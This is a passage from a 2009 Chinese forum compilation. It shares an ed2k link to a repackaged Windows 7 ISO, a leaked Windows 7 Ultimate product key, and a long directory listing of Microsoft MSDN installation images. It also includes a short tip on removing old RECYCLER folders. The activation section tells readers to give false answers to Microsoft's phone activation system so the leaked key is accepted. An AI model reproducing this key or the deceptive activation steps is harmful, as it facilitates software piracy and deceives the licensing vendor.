
SHA1：50591FEE26DAECBE13409A82C09220F67F0D3A64

CRC32：FFA73376


ed2k://|file|WIN7_OEM_CN_X86_33IN1.iso|3120594944|03da40c82aef22407b562679d7ac64a1|/]WIN7_OEM_CN_X86_33IN1.iso

再来两个小工具，方便安装系统：





33in1 安装界面:



MSDN 原版已激活(OEM 信息自己导入的):




————>


Windows 7 旗舰版“激活密钥”以及“电话激活”方式图文详解（内容来源于互联网）

这个适用于 Windows 7 旗舰版的“激活密钥”，尽管“面世”不过五十来天时间，但是已经有过直接联网激活系统取得“正版权益”的辉煌战绩。就当笔者正在起草这篇文章的同时，恐怕不少人也正在用这个激活密钥“直接激活”或“电话激活”了 Windows 7 旗舰版。现提供这个曾被誉为“神 key”的激活密钥以及“电话激活”方式图文详解如下——

TFP9Y-VCY3P-VVH3T-8XXCC-MF4YK

安装 Windows 7 旗舰版之后，在确保网络畅通的前提下执行以下操作：鼠标右键 / “计算机”属性 / “更改产品密钥” / 键入以上“激活密钥”，经微软“激活服务器”联网验证，最终结果无外乎是两个：其一，十分幸运地通过了“微软正版密钥验证”直接激活了操作系统，仅需“一键”之劳就此大功告成！其二，会跳出第一幅界面：即便如此，只要具有基本的“耐心”和“细致”，成功激活仍然胜券在握胜利就在眼前——





Windows 激活

现在激活 Windows

步骤 1: 要获得确认 ID, 请拨打以下电话:

800 830-1832 或者 800 820 3800 或者 400 820 8800

+86 21-96081368

不可用

步骤 2: 请按照电话系统说明输入安装 ID:

1	2	3	4	5	6	7	8	9
014001	040005	540742	000733	0005	004101	000000	000000	000000

步骤 3: 请键入电话系统提供的确认 ID(3):

A	B	C	D	E	F	G	H
<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>

1.推荐拨打**8008301832**
(免费电话)

2.选择语言(1),产品(2)
(收费电话)

3.按提示输入安装ID

4.选择(1)同一电脑~~~
(SMS)

5.选择(1)已删除~~~

6.按提示输入激活ID

7.下一步,完成激活



友情提示：

按照电话提示，正确输入 54 位数字的“安装 ID”后，微软“客服”也许会问你：

- 1) “是不是在同一台机器上重新安装系统？”——务必选“是”，即“1”；
- 2) “是不是已经卸载了前一个安装？”——务必选“是”，即“1”。

——如果操作或回答错误，就不会顺利得到微软“客服”给你的 48 位数字的“激活 ID”，并且会转接到人工线路（注：一旦转接，可能会是面临失败的“弯路”）。

简要评述：

——电话激活，其实就是“用户”和“客服”相互玩的一个“障眼法”：大



多“用户”都明白这个密钥“来自何处”；“客服”更是对这个密钥心知肚明、了如指掌。彼此只不过心照不宣“演戏”并把戏演足演好罢了：“用户”为了尽快激活系统，“微软”为了扩大市场占有率。

向 NTFS 分区要空间

ghost98

NT架构的系统（指Windows NT/2000/XP/2003）会为系统中的每个用户建立各自的回收站文件，如果分区文件系统是NTFS，则会保存在“Recycler”这个文件夹中，分别以每个用户的SID（用户安全标识符，用来代表用户，任何两个用户的标识符都不一样）做回收站的名字，就是类似“S-1-5-21-3643067059-557091897-448451853-500”这样的名字。查看“RECYCLER”文件夹里面的每一个回收站，发现都是当前用户的回收站里面的文件。那么怎么看到每个回收站里面实际的文件呢？在“运行”输入“cmd”，进入E盘，输入“cd \RECYCLER”，然后输入“dir /a /s”。其中回收站文件夹“S-1-5-21-3643067059-557091897-448451853-500”如下面所示

C:\RECYCLER 的目录

```
2005-10-21 10:36 <DIR>      .
2005-10-21 10:36 <DIR>      ..
2005-10-21 18:23 <DIR>      S-1-5-21-3643067059-557091897-448451853-500
                        0 个文件      0 字节
```

C:\RECYCLER\S-1-5-21-3643067059-557091897-448451853-500 的目录

```
2005-10-21 18:23 <DIR>      .
2005-10-21 18:23 <DIR>      ..
2005-10-21 18:23          0 Dc55.txt
2005-10-21 17:28          65 desktop.ini
2005-10-21 18:23          820 INFO2
                        3 个文件      885 字节
```

所列文件总数:

```
3 个文件      885 字节
5 个目录 3,144,888,320 可用字节
```

重装操作系统时，由于新建的回收站文件夹的名字和以前的截然不同，那么每次清空回收站时，都只能清空新建的回收站，而原来操作系统遗留下来的回收站却无法清空，导致白白浪费硬盘空间。使用以下命令即可删除分区 d 中的recycler:

```
rmdir /s d:\recycler\
```

给 Windows 板块做点贡献

ghost98

MSDN

- <Microsoft Dynamics>
 - <Dynamics CRM 3.0>
 - cs_crm_30_pro_cd1.rar
 - cn_crm_3_pro_cd2_X13-09481.iso
 - <Dynamics CRM 4.0>
 - en_dynamics_crm_4.0_enterprise_professional_workgroup_x86_dvd_x14-23908.rar
- <MSDN Library>
 - <2001-10 MSDN Library October>
 - en_msdn_library_October2001_cd1.rar
 - en_msdn_library_October2001_cd2.rar
 - en_msdn_library_October2001_cd3.rar
- <应用程序>
 - <Access 2003>
 - sc_access_2003.rar
 - <Access 2007>
 - cn_office_access_2007_cd_X12-18944.rar
 - <Business Contact Manager>
 - en_office_business_contact_manager_2007_X13-05848.rar
 - <Front Page>
 - en_office_2003_frontpage.rar
 - sc_office_2003_frontpage.rar
 - <Interconnect 2007>
 - cn_office_infopath_2007_cd_X12-18933.rar
 - <Office 2000>
 - sc_office_2000_std.iso
 - [原版]Professional CHS[简体中文专业版 3CD].rar
 - <Office 2003>
 - <CN>
 - sc_office_2003_pro.rar
 - sc_office_2003_std.rar
 - zh-Hans_office_2003_service_pack_3_x86.exe
 - <EN>
 - en_office_2003_pro.rar
 - en_office_2003_service_pack_3_x86.exe
 - en_office_2003_std.rar
 - MUI_Office_2003_CD1.rar
 - MUI_Office_2003_CD2.rar
 - MUI_Office_2003_CD3.rar
 - MUI_Office_2003_CD4.rar
 - MUI_Office_2003_CD5.rar

- └─MUI_Office_2003_CD6.rar
- └─<Office 2007>
 - └─cn_office_enterprise_2007_DVD_VL_X12-19567.rar
 - └─cn_office_professional_2007_cd_X12-42319.rar
 - └─cn_office_professional_plus_2007_dvd_X12-38713.rar
 - └─cn_office_ultimate_2007_DVD_X12-22271.rar
 - └─en_office_enterprise_2007_DVD_VL_X12-19574.rar
- └─<Office Communicator 2007>
 - └─en_office_communicator_2007_cd_X13-78478.rar
 - └─zh-Hans_office_communicator_2007_x86_cd_X13-78471.rar
- └─<Office xp>
 - └─<CN>
 - └─sc_office_xp_pro.rar
 - └─sc_office_xp_sp3.rar
 - └─sc_office_xp_std.iso
 - └─<EN>
 - └─en_office_xp_pro.rar
 - └─en_office_xp_professional_cd_X10-29102.rar
 - └─en_office_xp_sp3.rar
 - └─mui_office_xp_sp3.rar
- └─<OneNote 2003>
 - └─en_office_2003_onenote.rar
 - └─sc_office_2003_onenote.rar
- └─<OneNote 2007>
 - └─cn_office_onenote_2007_cd_X12-18936.rar
- └─<Outlook 2003>
 - └─en_outlook_2003_with_BCM_Update.rar
- └─<Outlook 2007>
 - └─cn_office_outlook_2007_cd_X12-18935.rar
- └─<PerformancePoint Server>
 - └─zh-Hans_office_performancepoint_server_2007_x64_cd_x14-00987.rar
 - └─zh-Hans_office_performancepoint_server_2007_x86_cd_x14-00912.rar
- └─<Project 2003>
 - └─en_office_2003_project_pro.rar
 - └─en_office_2003_project_std.rar
 - └─sc_office_2003_project_pro.rar
- └─<Project 2003 Server>
 - └─en_office_2003_project_server.rar
 - └─sc_office_2003_project_server.rar
- └─<Project 2007>
 - └─cn_office_project_professional_2007_cd_X12-18938.rar
 - └─cn_office_project_standard_2007_cd_X12-18939.rar
 - └─en_office_project_professional_2007_cd_X12-19204.rar



```

|<Project Portfolio Server 2007>
|   |en_office_project_portfolio_server_2007_X12-79226.rar
|<Publisher 2007>
|   |cn_office_publisher_2007_cd_X12-18937.rar
|   |en_office_publisher_2007_cd_X12-19211.rar
|<SharePoint Designer 2007>
|   |cn_office_sharepoint_designer_2007_cd_X12-18945.rar
|<Visio 2003>
|   |en_office_2003_visio_std.rar
|   |sc_office_2003_visio_pro.rar
|<Visio 2007>
|   |cn_office_visio_professional_2007_cd_X12-18942.rar
|   |cn_office_visio_standard_2007_cd_X12-18941.rar
|   |en_office_visio_professional_2007_cd_X12-19212.rar
|   |en_office_visio_standard_2007_cd_X12-19207.rar

```

绿色兵团 2009 年刊 (论坛精选·WIN 陆战队版块) © 绿色兵团 版权所有

- <Visual Studio 6.0>
 - DN60ACHS1.iso
 - DN60ACHS2.iso
 - VBE600CHS1.iso
 - VBE600CHS2.iso
 - VCP600ENU1.iso
 - VF600CHS1.iso
 - VJP60_ENU1.iso
 - VSE600ENU1.iso
 - VSE600ENU2.iso
 - VSE600ENU3.iso
- <Visual Studio.NET 2003>
 - sc_office_2003_VSTO.rar
 - sc_vs.net_2003_enar_cd1.rar
 - sc_vs.net_2003_enar_cd2.rar
 - sc_vs.net_2003_library_cd3.rar
 - sc_vs.net_2003_prereq.rar
- <操作系统>
 - <Small Business Server 2003>
 - sc_sbs_2003_cd1[NRMLFPP_CN1].rar
 - sc_sbs_2003_cd2[NRMLFPP_CN2].rar
 - sc_sbs_2003_cd3[NRMLFPP_CN3].rar
 - sc_sbs_2003_Outlook[OFFICE11].rar
 - sc_sbs_2003_premium_tech[NRMLFPP_CNP].rar
 - <Small Business Server 2003 R2>
 - sc_sbs_2003_r2_cd1[BRMLFPP_CN1].rar
 - sc_sbs_2003_r2_cd2[ARMLFPP_CN2].rar
 - sc_sbs_2003_r2_cd3_a[BRMLFPP_CN3].rar
 - sc_sbs_2003_r2_cd4[ARMLFPP_CN4].rar
 - sc_sbs_2003_r2_cd5[OFFICE11].rar
 - sc_sbs_2003_r2_prem_tech_cd1_a[BRMLFPP_CNP1].rar
 - sc_sbs_2003_r2_prem_tech_cd2_a[BRMLFPP_CNP2].rar
 - sc_sbs_2003_r2_tech_a[BRMLFPP_CN6].rar
- <Windows 2000>
 - <CN>
 - cn_win2000_advsrv[W2ASEL_CN].rar
 - cn_win2000_advsrv_sp4[ZRMASEL_CN].rar
 - cn_win2000_AS[W2AFPP_CN].rar
 - cn_win2000_pro[W2PFPP_CN].rar
 - cn_win2000_pro[W2PSEL_CN].rar
 - cn_win2000_pro_sp4[ZRMPSEL_CN].rar
 - cn_win2000_server[W2SFPP_CN].rar
 - cn_win2000_server[W2SSEL_CN].rar



© 绿色兵团 版权所有



绿色兵团 2009 年刊（论坛精选·WIN 陆战队版块） © 绿色兵团 版权所有

```

5[CR0ECD2_CN].rar
| | | | |<cn_win_srv_2003_r2_enterprise_x64_with_sp2_v1>
| | | | | |cn_win_srv_2003_r2_enterprise_x64_with_sp2_v1_cd1_X13-
47314[CRMEXVOL_CN].rar
| | | | | |cn_win_srv_2003_r2_enterprise_x64_with_sp2_v1_cd2_X13-
35321[CR0ECD2X_CN].rar
| | | | |<cn_win_srv_2003_r2_standard_with_sp2_v1>
| | | | | |cn_win_srv_2003_r2_standard_with_sp2_v1_cd1_X13-46532
[CRMSVOL_CN].rar
| | | | | |cn_win_srv_2003_r2_standard_with_sp2_v1_cd2_X13-13942
[CR0SCD2_CN].rar
| | | | |<cn_win_srv_2003_r2_standard_x64_with_sp2_v1>
| | | | | |cn_win_srv_2003_r2_standard_x64_with_sp2_v1_cd1_X13-4
7363[CRMSXVOL_CN].rar
| | | | | |cn_win_srv_2003_r2_standard_x64_with_sp2_v1_cd2_X13-2
8819[CR0SCD2X_CN].rar
| | | | |<cs_win_srv_2003_r2_enterprise>
| | | | | |cs_win_srv_2003_r2_enterprise_cd1[BRMEFPP_CN].xdt
| | | | | |cs_win_srv_2003_r2_enterprise_cd1[BX2EFPP_CN].rar
| | | | | |cs_win_srv_2003_r2_enterprise_cd2[BRMECD2FRE_CN].ra
r
| | | | |<cs_win_srv_2003_r2_standard>
| | | | | |cs_win_srv_2003_r2_standard_cd1[BRMSFPP_CN].xdt
| | | | | |cs_win_srv_2003_r2_standard_cd1[BX2SFPP_CN].rar
| | | | | |cs_win_srv_2003_r2_standard_cd2[BRMSCD2FRE_CN].rar
| | | | |<EN>
| | | | |<en_win_srv_2003_r2_datacenter_v1>
| | | | | |en_win_srv_2003_r2_datacenter_v1_cd1_X12-96003[BX2DV
OL_EN].rar
| | | | | |en_win_srv_2003_r2_datacenter_v1_cd2_X13-02705[BRMD
CD2FRE_EN].rar
| | | | |<en_win_srv_2003_r2_datacenter_with_sp2_v1>
| | | | | |en_win_srv_2003_r2_datacenter_with_sp2_v1_cd1_X13-4661
6[CRMDVOL_EN].rar
| | | | | |en_win_srv_2003_r2_datacenter_with_sp2_v1_cd2_X13-4931
8[CR0DCD2_EN].rar
| | | | |<en_win_srv_2003_r2_datacenter_x64_v1>
| | | | | |en_win_srv_2003_r2_datacenter_x64_v1_cd1_X12-96000[BX
2DXVOL_EN].rar
| | | | | |en_win_srv_2003_r2_datacenter_x64_v1_cd2_X13-02713[BR
MDCD2XFRE_EN].rar
| | | | |<en_win_srv_2003_r2_datacenter_x64_with_sp2_v1>
| | | | | |en_win_srv_2003_r2_datacenter_x64_with_sp2_v1_cd1_X13-

```




© 绿色兵团 版权所有

```

| | | | zh-Hans_windows_server_2008_datacenter_enterprise_standard_w
ithout_hyper-v_x64_dvd_x14-26958.iso
| | | | zh-Hans_windows_server_2008_datacenter_enterprise_standard_w
ithout_hyper-v_x86_dvd_x14-26876.iso
| | | | zh-Hans_windows_server_2008_datacenter_enterprise_standard_x
64_dvd_x14-26746.iso
| | | | zh-Hans_windows_server_2008_datacenter_enterprise_standard_x
86_dvd_x14-26742.iso
| | | | zh-Hans_windows_web_server_2008_x64_dvd_x14-26154.iso
| | | | zh-Hans_windows_web_server_2008_x86_dvd_x14-25992.iso
| | | | <EN>
| | | | en_windows_server_2008_datacenter_enterprise_standard_x86_dvd
_X14-26710.iso
| | | | en_windows_web_server_2008_x86_dvd_X14-26678.iso
| | | | <Windows Vista>
| | | | | <CN>
| | | | | cn_windows_vista_x64_dvd_X12-63216.iso
| | | | | cn_windows_vista_x86_dvd_X12-59648.iso
| | | | | zh-hans_windows_vista_with_service_pack_1_x64_dvd_x14-3073
3.iso
| | | | | zh-hans_windows_vista_with_service_pack_1_x86_dvd_x14-3073
2.iso
| | | | | <EN>
| | | | | en_windows_vista_with_service_pack_1_x64_dvd_x14-29595.iso
| | | | | en_windows_vista_with_service_pack_1_x86_dvd_x14-29594.iso
| | | | | <Windows XP>
| | | | | | <CN>
| | | | | | CN_WINXP_HOME_ISO[WXHFPP_CN].rar
| | | | | | CN_WINXP_PRO_ISO[WXPFPFPP_CN].rar
| | | | | | sc_winxp_home_with_sp2[VX2HFPP_CN].rar
| | | | | | <sc_winxp_mce_2005>
| | | | | | | sc_winxp_mce_2005_cd1[MX2PFPP_CN].rar
| | | | | | | | sc_winxp_mce_2005_cd2[MRMSD2_CN].rar
| | | | | | | sc_winxp_pro_with_sp2[VX2PFPP_CN].rar
| | | | | | <sc_winxp_sp1a_tablet>
| | | | | | | sc_winxp_sp1a_tablet_pc_cd1[X1APFPP_CN].rar
| | | | | | | | SC_WINXP_TABLET_PC_CD2[XRMSD2_CN].rar
| | | | | | <sc_winxp_tablet_2005>
| | | | | | | sc_winxp_tablet_2005_CD1[VX2PFPP_CN].rar
| | | | | | | sc_winxp_tablet_2005_CD2[VRMSD2_CN].rar
| | | | | | | | Tablet_PC_MUI-Reco_Pack[TPCMUIRP].rar
| | | | | | | sc_win_xp_pro_with_sp2_coem[VRMPOEM_CN].rar
| | | | | | | sc_win_xp_pro_with_sp2_vl[VRMPVOL_CN].rar

```

```

|      |      |zh-hans_windows_xp_home_with_service_pack_3_x86_cd_x14-92
408[GRTMHFPP_CN].rar
|      |      |zh-hans_windows_xp_professional_with_service_pack_3_x86_cd_
vl_x14-74070[GRTMPVOL_CN].rar
|      |      |Lzh-hans_windows_xp_professional_with_service_pack_3_x86_cd_
x14-80404[GRTMPFPP_CN].rar
|      |      |<EN>
|      |      |en_windows_xp_professional_with_service_pack_3_x86_cd_vl_x1
4-73974[GRTMPVOL_EN].rar
|      |      |en_windows_xp_professional_with_service_pack_3_x86_cd_x14-8
0428[GRTMPFPP_EN].rar
|      |      |en_windows_xp_professional_x64[AX2PXFPP_EN].rar
|      |      |en_windows_xp_pro_64bit[NRMPIFPP_EN].rar
|      |      |en_winxp_home_with_sp2[VX2HFPP_EN].rar
|      |      |en_WinXP_Home_x86_build2600_iso[WXHFPP_EN].rar
|      |      |<en_winxp_mce_2005>
|      |      |    |en_WinXP_MCE_2005_cd1[MRMPFPP_EN].iso
|      |      |    |Len_WinXP_MCE_2005_cd2[MRMSD2_EN].rar
|      |      |EN_WINXP_PRO_VL_ISO[WXPVOL_EN].rar
|      |      |en_winxp_pro_with_sp2_vl[VRMPVOL_EN].iso
|      |      |en_win_xp_pro_x64[ARMPXFPP_EN].iso
|      |      |en_win_xp_pro_x64_vl[AX2PXVOL_EN].rar
|      |      |en_win_xp_pro_x64_vl[ARMPXVOL_EN].iso
|      |      |en_win_xp_pro_x64_with_sp2_vl_X13-41611[CRMPXVOL_EN].r
ar
|      |      |en_windows_xp_home_with_service_pack_3_x86_cd_x14-92413[
GRTMHFPP_EN].rar
|      |      |<en_win_xp_tabletPC_2005_vl>
|      |      |    |en_win_xp_tabletPC_2005_disc1_vl[VRMPVOL_EN].iso
|      |      |    |Len_win_xp_tabletPC_2005_disc2_vl[VRMSD2_EN].rar
|      |      |mui_winxp_pro_x64_cd1.rar
|      |      |mui_winxp_pro_x64_cd2.rar
|      |      |mui_winxp_pro_x64_cd3.rar
|      |      |mui_winxp_pro_x64_cd4.rar
|      |      |<Windows Fundamentals For Legacy PCs>
|      |      |    |SW CD SA Win Fundamentals LPC 2006 English MultiLang
WinFLp Core CD MLF X12-27765.rar
|      |      |    |SW CD SA Win Fundamentals LPC 2006 WINNT English
MultiLang WinFLP MUI #1.X12-29837.rar
|      |      |    |SW CD SA Win Fundamentals LPC 2006 WINNT English
MultiLang WinFLP MUI #2.X12-29814.rar
|      |      |    |SW CD SA Win Fundamentals LPC 2006 WINNT English
MultiLang WinFLP MUI #3.X12-29818.rar

```

| | | | SW CD SA Win Fundamentals LPC 2006 WINNT English
MultiLang WinFLP MUI #4.X12-29822.rar

| | | | SW CD SA Win Fundamentals LPC 2006 WINNT English
MultiLang WinFLP MUI #5.X12-29826.rar

| | | | <Windows XP Embedded With SP2>
| | | | | en_winxp_embedded_sp2_CD1[WXPECLIENT1].rar
| | | | | en_winxp_embedded_sp2_CD2[WXPECLIENT2].rar
| | | | | en_winxp_embedded_sp2_CD3[WPESp2Upd].rar
| | | | | XP Professional SP3 OEM x86 32bit[GRTMPOEM_EN].rar

| | | | <other>

| | | | | Windows XP PLUS!.rar

| <服务器>

| | <Desktop Optimization Pack>

| | | en_desktop_optimization_pack_2008_r2_dvd_x64_x86_x15-09197.rar

| | <Exchange Server 2003>

| | | EN_EXCH2003_ENT.rar

| | | SC_EXCH2003_ENT.rar

| | <Groove Server>

| | | en_office_groove_server_2007_x64_X12-30946.rar

| | <ISA Server 2004>

| | | cs_ISA_2004_ent.rar

| | | en_ISA_2004_ent.rar

| | | en_ISA_2004_std.rar

| | | sc_ISA_2004_std.rar

| | <ISA Server 2006>

| | | en_ISA_Server_2006_ent_X12-76210.rar

| | | en_ISA_Server_2006_std_X12-76254.rar

| | | sc_ISA_Server_2006_ent_X12-76202.rar

| | | sc_ISA_Server_2006_std_X12-76246.rar

| | <Live Communications Server 2003>

| | | Sc_Office_Live_2003_std.rar

| | <Live Communications Server 2005>

| | | sc_lcs_2005_ent_with_sp1.rar

| | <Office Communications Server 2007>

| | | en_ocs_2007_ent_cd_X13-79085.rar

| | <Project Server>

| | | en_office_project_server_2007_X13-38790.rar

| | <Search Server 2008>

